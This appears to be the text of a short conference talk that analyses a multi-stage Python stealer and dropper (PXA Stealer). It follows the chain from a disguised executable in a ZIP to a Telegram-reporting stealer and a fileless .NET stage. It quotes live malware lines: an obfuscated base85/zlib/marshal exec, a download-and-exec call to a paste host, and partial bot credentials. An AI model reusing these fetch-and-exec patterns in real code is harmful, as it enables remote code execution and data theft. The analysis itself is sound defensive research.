

The story of a python stealer and dropper

Or how to hack Lightning talks to make a short talk

Linkedin: @clement-c

Student at



Apprentice at



Reminder ...

14:30 – 15:10



TLP:CLEAR

Vietnamese Hacking Group : A Rising of Information Stealing Campaigns Going Global

Chetan Raghuprasad 🧠 | Joey Chen

► [Abstract \(click to view\)](#)

Beginning of the story




Links to




ZIP content :

```
.
├── Document.pdf.rar
├── Evidence.docx
├── Images.png
├── Rapport_Détaillé_sur_l'Utilisation_de_Contenus_Protégés_par_le_Droit_d'Auteur.exe
├── vcruntime140.dll
└── version.dll
```

Execution chain



The story continue in a folder name "Windows in the public user directory"



Contains python script name "images"

Python interpreter

Stage 2

One interesting line :

```
exec(__import__('marshal').loads(__import__('zlib').decompress(__import__('base64').b85decode("c$|ee*>c-RlDu?SmXCIycK1xTM
```

Decompress and loaded the bytecode :



The dropper get a new python file with a url get on telegram

After downloading

I think I get
the last stage



The file is
like the first
script (a one line)



Last stage ...

After decompression and deciphering the same previous stages :

AND FINALLY WE GET IT !!!

A classic python stealer which sends logs to telegram



And then, I saw this line at the end :

```
try:  
    exec(requests.get('https://0x0.st/8p5k.txt').text)  
except Exception as e:
```


```
TOKEN_BOT = '7414494371:AAHsrQDkPrEVyz9z6  
CHAT_ID_NEW = '-1002460490833'  
CHAT_ID_RESET = '-1002469917533'  
CHAT_ID_NEW_NOTIFY = '-4530785480'
```



.NET Stage

Again the same decompression and decryption process.

First file is still a python file, he load a fileless .NET



Final malware





Some interesting things

- .NET malware use certificate pinning :

```
}  
SubscriberSpec._ConfigurableSubscriber = new SslStream(new NetworkStream(SubscriberSpec.m_BasicProfile, true), false, new  
RemoteCertificateValidationCallback(SubscriberSpec.AwakeSubscriber));
```

- After the execution of the first python script (Lib/images), it's completely fileless
- Python script is still undetected by a lot of security products as the C2 IP:



- We learned yesterday in the conf that the Vietnamese malware is a PXA Stealer



Thank you for listening !

Thank you to the speaker who give us the name of the malware

Thank you to @roubachof_ for the subject idea

